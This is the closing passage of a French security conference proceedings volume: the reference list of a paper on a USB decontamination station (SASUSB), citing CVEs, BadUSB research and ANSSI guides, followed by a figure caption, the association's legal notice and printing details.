— exportation de données du SI par le *SASUSB* (afin d'éliminer totalement la connexion de périphériques de stockage sur les postes utilisateurs).

Références

1. CVE-2010-2568 - Windows Shell LNK Vulnerability, 2010. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2568.
2. Read it twice ! a Mass-Storage-Based TOCTTOU attack. In *6th USENIX Workshop on Offensive Technologies (WOOT 12)*. USENIX Association, 2012. https://www.usenix.org/conference/woot12/workshop-program/presentation/mulliner.
3. CVE-2020-17096 - Windows NTFS Remote Code Execution Vulnerability, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-17096.
4. CVE-2020-7456 - FreeBSD USB HID Vulnerability, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7456.
5. CVE-2021-28312 - Windows NTFS Denial of Service Vulnerability, 2021. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28312.
6. CVE-2021-31956 - Windows NTFS Elevation of Privilege Vulnerability, 2021. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-31956.
7. Catalin Cimpanu. Intel CPUs Can Be Pwned via USB Port and Debugging Interface. https://www.bleepingcomputer.com/news/hardware/intel-cpus-can-be-pwned-via-usb-port-and-debugging-interface/, 2017.
8. Catalin Cimpanu. Rare BadUSB attack detected in the wild against US hospitality provider, 2020. https://www.zdnet.com/article/rare-badusb-attack-detected-in-the-wild-against-us-hospitality-provider/.
9. The Computer Incident Response Center Luxembourg (CIRCL). CIRCLean USB Sanitazer. https://circl.lu/projects/CIRCLean/, 2013.
10. Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI). Recommandations de sécurité relatives à un système GNU/Linux. https://www.ssi.gouv.fr/guide/recommandations-de-securite-relatives-a-un-systeme-gnulinux/, 2019.
11. Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI). Profil de fonctionnalités et de sécurité – Sas et station blanche (réseaux non classifiés). https://www.ssi.gouv.fr/guide/profil-de-fonctionnalites-et-de-securite-sas-et-station-blanche-reseaux-non-classifies/, 2020.
12. Sergiu Gatlan. Hackers use BadUSB to target defense firms with ransomware, 2022. https://www.bleepingcomputer.com/news/security/fbi-hackers-use-badusb-to-target-defense-firms-with-ransomware/.
13. Maxim Goryachy and Mark Ermolov. Tapping into the core. Chaos Computer Congress, 2016. https://media.ccc.de/v/33c3-8069-tapping_into_the_core.
14. Stephane N. Le Guichet. https://le-guichet.com, 2020.
15. Matthias Neugschwandtner, Anton Beitler, and Anil Kurmus. A transparent defense against usb eavesdropping attacks. In *Proceedings of the 9th European Workshop on System Security*, EuroSec '16, New York, NY, USA, 2016. Association for Computing Machinery. https://doi.org/10.1145/2905760.2905765.

16. Karsten Nohl and Jakob Lell. BadUSB - On Accessories that Turn Evil. Black Hat, 2014. https://www.youtube.com/watch?v=nuruzFqMgIw.
17. Quarkslab. Irma. https://irma-oss.quarkslab.com/, 2018.
18. Fengwei Zhang. Badusb-c : Revisiting badusb with type-c. In *Proceedings of the 2021 International Symposium on Advanced Security on Software and Systems*, ASSS '21, page 7–9, New York, NY, USA, 2021. Association for Computing Machinery. https://doi.org/10.1145/3457340.3458299.

A Interface WEB




Fig. 3. Interface d'accueil du *SASUSB* / Interface après un transfert

Index des auteurs

1442 – Déclaration à la préfecture de police. **SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION (S.T.I.C.).** *Objet :* promouvoir la sécurité des technologies de l'information et de la communication ; à cet effet, elle prend tout type d'action, comme : organisation de conférences et de réunions ; formations générales et techniques ; analyse des outils et des moyens de sécurité des technologies de l'information et de la communication ; communication auprès de médias, des entreprises, des administrations et du public par tous moyens adéquats ; aide généraliste identique aux utilisateurs. *Siège social :* chez M. Raynal (Frédéric), 34 *ter,* boulevard Saint-Marcel, 75005 Paris. *Date de la déclaration :* 21 février 2003.

Achevé d'imprimer par Typo'Libris en mai 2022.
Dépôt légal : juin 2022
Éditeur : association STIC

ISBN978-2-9551333-7-8

9782955133378